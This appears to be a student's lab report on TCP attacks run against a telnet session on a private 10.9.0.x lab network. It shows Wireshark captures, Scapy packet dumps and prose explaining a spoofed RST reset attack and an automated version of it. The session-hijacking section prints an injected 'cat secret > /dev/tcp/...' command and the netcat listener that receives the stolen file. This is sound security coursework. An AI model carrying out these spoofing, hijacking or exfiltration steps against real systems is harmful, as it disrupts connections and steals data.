3	2025-09-02 04:5…	10.9.0.6	10.9.0.5	TCP	66	35466 → 23 [ACK] Seq=1702777100 Ack=2458209777 Win=502 Len=0 …
6	2025-09-02 04:5…	10.9.0.6	10.9.0.5	TCP	66	35466 → 23 [ACK] Seq=1702777101 Ack=2458209778 Win=502 Len=0 …
9	2025-09-02 04:5…	10.9.0.6	10.9.0.5	TCP	66	35466 → 23 [ACK] Seq=1702777103 Ack=2458209780 Win=502 Len=0 …
11	2025-09-02 04:5…	10.9.0.6	10.9.0.5	TCP	66	35466 → 23 [ACK] Seq=1702777103 Ack=2458209801 Win=502 Len=0 …
14	2025-09-02 04:5…	10.9.0.6	10.9.0.5	TCP	54	35466 → 23 [RST] Seq=1702777103 Win=8192 Len=0
16	2025-09-02 05:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 35466 [RST] Seq=2458209801 Win=0 Len=0
1	2025-09-02 04:5…	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
2	2025-09-02 04:5…	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
4	2025-09-02 04:5…	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
5	2025-09-02 04:5…	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
7	2025-09-02 04:5…	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
8	2025-09-02 04:5…	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
10	2025-09-02 04:5…	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
15	2025-09-02 05:0…	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...

in this task we are carrying out a tcp rst attack on an active telnet session between user1 and the victim machine tcp connections rely on sequence numbers acknowledgments and control flags like syn ack fin and rst if an rst packet with the right sequence number arrives the receiver assumes there is an error and instantly terminates the connection in the provided code scapy is used to forge such a packet the ip header is set with user1 ip 10.9.0.6 as the source and the victim ip 10.9.0.5 as the destination in the tcp header the correct source port is taken from wireshark the destination port is fixed to 23 the rst flag is set and the latest sequence number observed is inserted this crafted packet is then sent through the attacker interface

when the victim receives the spoofed rst packet it believes it came from user1 because all the session identifiers match the tcp standard forces the victim to immediately close the connection once the reset flag is seen this makes the telnet session drop and the user terminal shows connection closed by foreign host Wireshark captures confirm this behaviour by showing the injected rst packet followed by the termination of the connection the result is that the telnet session is cut off and no further commands can be executed.


Automated:

Attacker:




```
window     : ShortField                          = 8192           (8192)
chksum     : XShortField                         = None           (None)
urgptr     : ShortField                          = 0              (0)
options    : TCPOptionsField                     = []             (b'')
version    : BitField  (4 bits)                  = 4              (4)
ihl        : BitField  (4 bits)                  = None           (None)
tos        : XByteField                          = 0              (0)
len        : ShortField                          = None           (None)
id         : ShortField                          = 1              (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0              (0)
ttl        : ByteField                           = 64             (64)
proto      : ByteEnumField                       = 6              (0)
chksum     : XShortField                         = None           (None)
src        : SourceIPField                       = '10.9.0.5'     (None)
dst        : DestIPField                         = '10.9.0.6'     (None)
options    : PacketListField                     = []             ([])
--
sport      : ShortEnumField                      = 23             (20)
dport      : ShortEnumField                      = 35518          (80)
seq        : IntField                            = 0              (0)
ack        : IntField                            = 0              (0)
dataofs    : BitField  (4 bits)                  = None           (None)
reserved   : BitField  (3 bits)                  = 0              (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>   (<Flag 2 (S)>)
window     : ShortField                          = 8192           (8192)
chksum     : XShortField                         = None           (None)
urgptr     : ShortField                          = 0              (0)
options    : TCPOptionsField                     = []             (b'')
version    : BitField  (4 bits)                  = 4              (4)
```

User1:



```
hostB(User1):PES1UG23CS439:praneet:/telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
c93d68ab8d44 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 08:48:45 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@c93d68ab8d44:~$ ls
seed@c93d68ab8d44:~$ ls
seed@c93d68ab8d44:~$ lConnection closed by foreign host.
hostB(User1):PES1UG23CS439:praneet:/s
bash: s: command not found
hostB(User1):PES1UG23CS439:praneet:/
```

Wireshark:




No.	Time	Source	Destination	Protoco	Length	Info
1454	2025-09-02 05:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 35518 [RST] Seq=0 Win=1048576 Len=0
1455	2025-09-02 05:0…	10.9.0.6	10.9.0.5	TCP	54	35518 → 23 [RST] Seq=0 Win=1048576 Len=0
1456	2025-09-02 05:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 35518 [RST] Seq=0 Win=1048576 Len=0
1457	2025-09-02 05:0…	10.9.0.6	10.9.0.5	TCP	54	35518 → 23 [RST] Seq=0 Win=1048576 Len=0
1458	2025-09-02 05:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 35518 [RST] Seq=0 Win=1048576 Len=0
1459	2025-09-02 05:0…	10.9.0.6	10.9.0.5	TCP	54	35518 → 23 [RST] Seq=0 Win=1048576 Len=0
1460	2025-09-02 05:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 35518 [RST] Seq=0 Win=1048576 Len=0
1461	2025-09-02 05:0…	10.9.0.6	10.9.0.5	TCP	54	35518 → 23 [RST] Seq=0 Win=1048576 Len=0
1462	2025-09-02 05:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 35518 [RST] Seq=0 Win=1048576 Len=0
1463	2025-09-02 05:0…	10.9.0.6	10.9.0.5	TCP	54	35518 → 23 [RST] Seq=0 Win=1048576 Len=0
1464	2025-09-02 05:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 35518 [RST] Seq=0 Win=1048576 Len=0
1465	2025-09-02 05:0…	10.9.0.6	10.9.0.5	TCP	54	35518 → 23 [RST] Seq=0 Win=1048576 Len=0
1466	2025-09-02 05:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 35518 [RST] Seq=0 Win=1048576 Len=0
1467	2025-09-02 05:0…	10.9.0.6	10.9.0.5	TCP	54	35518 → 23 [RST] Seq=0 Win=1048576 Len=0
1468	2025-09-02 05:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 35518 [RST] Seq=0 Win=1048576 Len=0
1469	2025-09-02 05:0…	10.9.0.6	10.9.0.5	TCP	54	35518 → 23 [RST] Seq=0 Win=1048576 Len=0
1470	2025-09-02 05:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 35518 [RST] Seq=0 Win=1048576 Len=0
1471	2025-09-02 05:0…	10.9.0.6	10.9.0.5	TCP	54	35518 → 23 [RST] Seq=0 Win=1048576 Len=0
1472	2025-09-02 05:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 35518 [RST] Seq=0 Win=1048576 Len=0
1473	2025-09-02 05:0…	10.9.0.6	10.9.0.5	TCP	54	35518 → 23 [RST] Seq=0 Win=1048576 Len=0
1474	2025-09-02 05:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 35518 [RST] Seq=0 Win=1048576 Len=0
1475	2025-09-02 05:0…	10.9.0.6	10.9.0.5	TCP	54	35518 → 23 [RST] Seq=0 Win=1048576 Len=0
1476	2025-09-02 05:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 35518 [RST] Seq=0 Win=1048576 Len=0
1477	2025-09-02 05:0…	10.9.0.6	10.9.0.5	TCP	54	35518 → 23 [RST] Seq=0 Win=1048576 Len=0

In the automated tcp rst attack the script sniffs live telnet packets to extract the source and destination ip addresses ports and sequence numbers then it automatically forges a matching rst packet and sends it using the specified interface when reset_auto.py is executed during an active telnet session the victim accepts the spoofed reset as genuine and instantly closes the connection resulting in the terminal showing connection closed by foreign host while wireshark captures confirm the injected rst packet in the tcp stream.

The script extracts all the required details such as source ip destination ip source port destination port and the latest sequence number once it gathers this information it forges a correct tcp rst packet and sends it to the victim without us having to manually fill in any values we only need to specify the correct network interface.


Task 4:

User1:




```
hostB(User1):PES1UG23CS439:praneet:/telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
c93d68ab8d44 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 09:07:07 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@c93d68ab8d44:~$ ls
seed@c93d68ab8d44:~$ cat > secret
this is a sample text file
^C
seed@c93d68ab8d44:~$
```

Wireshark:




```
217 2025-09-02 05:1… 10.9.0.6    10.9.0.5    TELNET   67 Telnet Data ...
218 2025-09-02 05:1… 10.9.0.5    10.9.0.6    TELNET   67 Telnet Data ...
219 2025-09-02 05:1… 10.9.0.6    10.9.0.5    TCP      66 35546 → 23 [ACK] Seq=3652419285 Ack=3560891635 Win=64256 Len=…
220 2025-09-02 05:1… 10.9.0.6    10.9.0.5    TELNET   67 Telnet Data ...
221 2025-09-02 05:1… 10.9.0.5    10.9.0.6    TELNET   67 Telnet Data ...
222 2025-09-02 05:1… 10.9.0.6    10.9.0.5    TCP      66 35546 → 23 [ACK] Seq=3652419286 Ack=3560891636 Win=64256 Len=…
223 2025-09-02 05:1… 10.9.0.6    10.9.0.5    TELNET   67 Telnet Data ...
224 2025-09-02 05:1… 10.9.0.5    10.9.0.6    TELNET   67 Telnet Data ...
225 2025-09-02 05:1… 10.9.0.6    10.9.0.5    TCP      66 35546 → 23 [ACK] Seq=3652419287 Ack=3560891637 Win=64256 Len=…
226 2025-09-02 05:1… 10.9.0.6    10.9.0.5    TELNET   67 Telnet Data ...
227 2025-09-02 05:1… 10.9.0.5    10.9.0.6    TELNET   67 Telnet Data ...
228 2025-09-02 05:1… 10.9.0.6    10.9.0.5    TCP      66 35546 → 23 [ACK] Seq=3652419288 Ack=3560891638 Win=64256 Len=…
229 2025-09-02 05:1… 10.9.0.6    10.9.0.5    TELNET   68 Telnet Data ...
230 2025-09-02 05:1… 10.9.0.5    10.9.0.6    TELNET   68 Telnet Data ...
231 2025-09-02 05:1… 10.9.0.6    10.9.0.5    TCP      66 35546 → 23 [ACK] Seq=3652419290 Ack=3560891640 Win=64256 Len=…
232 2025-09-02 05:2… 10.9.0.6    10.9.0.5    TELNET   67 Telnet Data ...
233 2025-09-02 05:2… 10.9.0.5    10.9.0.6    TELNET   67 Telnet Data ...[Malformed Packet]
234 2025-09-02 05:2… 10.9.0.6    10.9.0.5    TCP      66 35546 → 23 [ACK] Seq=3652419291 Ack=3560891641 Win=64256 Len=…
235 2025-09-02 05:2… 10.9.0.5    10.9.0.6    TELNET   67 Telnet Data ...
236 2025-09-02 05:2… 10.9.0.6    10.9.0.5    TCP      66 35546 → 23 [ACK] Seq=3652419291 Ack=3560891642 Win=64256 Len=…
237 2025-09-02 05:2… 10.9.0.5    10.9.0.6    TELNET   68 Telnet Data ...
238 2025-09-02 05:2… 10.9.0.6    10.9.0.5    TCP      66 35546 → 23 [ACK] Seq=3652419291 Ack=3560891644 Win=64256 Len=…
239 2025-09-02 05:2… 10.9.0.5    10.9.0.6    TELNET   89 Telnet Data ...
240 2025-09-02 05:2… 10.9.0.6    10.9.0.5    TCP      66 35546 → 23 [ACK] Seq=3652419291 Ack=3560891667 Win=64256 Len=…
▸ Frame 239: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface br-60419b484c08, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▸ Transmission Control Protocol, Src Port: 23, Dst Port: 35546, Seq: 3560891644, Ack: 3652419291, Len: 23
▸ Telnet
```




```
0000  02 42 0a 09 00 06 02 42  0a 09 00 05 08 00 45 10   ·B·····B ······E·
0010  00 4b ee 2a 40 00 40 06  38 56 0a 09 00 05 0a 09   ·K·*@·@· 8V······
0020  00 06 00 17 8a da d4 3e  e4 fc d9 b3 7e db 80 18   ·······> ····~···
0030  01 fd 14 5a 00 00 01 01  08 0a 3d 9f 23 21 1c 20   ···Z···· ··=·#!·
0040  3a 5e 0d 0a 73 65 65 64  40 63 39 33 64 36 38 61   :^··seed @c93d68a
```

Attacker:




```
attacker:PES1UG23CS439:praneet:/ls
hijack.py  reset.py  reset_auto.py  reverse.py  synflood  synflood.c  synflood.py
attacker:PES1UG23CS439:praneet:/python3 hijack.py
version    : BitField  (4 bits)                    = 4               (4)
ihl        : BitField  (4 bits)                    = None            (None)
tos        : XByteField                            = 0               (0)
len        : ShortField                            = None            (None)
id         : ShortField                            = 1               (1)
flags      : FlagsField  (3 bits)                  = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                   = 0               (0)
ttl        : ByteField                             = 64              (64)
proto      : ByteEnumField                         = 6               (0)
chksum     : XShortField                           = None            (None)
src        : SourceIPField                         = '10.9.0.6'      (None)
dst        : DestIPField                           = '10.9.0.5'      (None)
options    : PacketListField                       = []              ([])
--
sport      : ShortEnumField                        = 35546           (20)
dport      : ShortEnumField                        = 23              (80)
seq        : IntField                              = 3652419291      (0)
ack        : IntField                              = 3560891644      (0)
dataofs    : BitField  (4 bits)                    = None            (None)
reserved   : BitField  (3 bits)                    = 0               (0)
flags      : FlagsField  (9 bits)                  = <Flag 16 (A)>   (<Flag 2 (S)>)
window     : ShortField                            = 8192            (8192)
chksum     : XShortField                           = None            (None)
urgptr     : ShortField                            = 0               (0)
options    : TCPOptionsField                       = []              (b'')
--
load       : StrField                              = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r' (b'')
attacker:PES1UG23CS439:praneet:/
```




```
attacker2:PES1UG23CS439:praneet:/nc -nlvp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44614
this is a sample text file
attacker2:PES1UG23CS439:praneet:/
```

User1:



```
hostB(User1):PES1UG23CS439:praneet:/telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
c93d68ab8d44 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  2 09:07:07 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@c93d68ab8d44:~$ ls
seed@c93d68ab8d44:~$ cat > secret
this is a sample text file
^C
seed@c93d68ab8d44:~$
```

Wireshark:




```
No.      Time             Source          Destination      Protocol  Length Info
     254 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP        149 [TCP Retransmission] 23 → 35546 [PSH, ACK] Seq=3560891667 Ack…
     255 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP        149 [TCP Retransmission] 23 → 35546 [PSH, ACK] Seq=3560891667 Ack…
     256 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP        149 [TCP Retransmission] 23 → 35546 [PSH, ACK] Seq=3560891667 Ack…
     257 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP        149 [TCP Retransmission] 23 → 35546 [PSH, ACK] Seq=3560891667 Ack…
     262 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP        149 [TCP Retransmission] 23 → 35546 [PSH, ACK] Seq=3560891667 Ack…
     263 2025-09-02 05:3… 10.9.0.5        10.9.0.6         TCP        149 [TCP Retransmission] 23 → 35546 [PSH, ACK] Seq=3560891667 Ack…
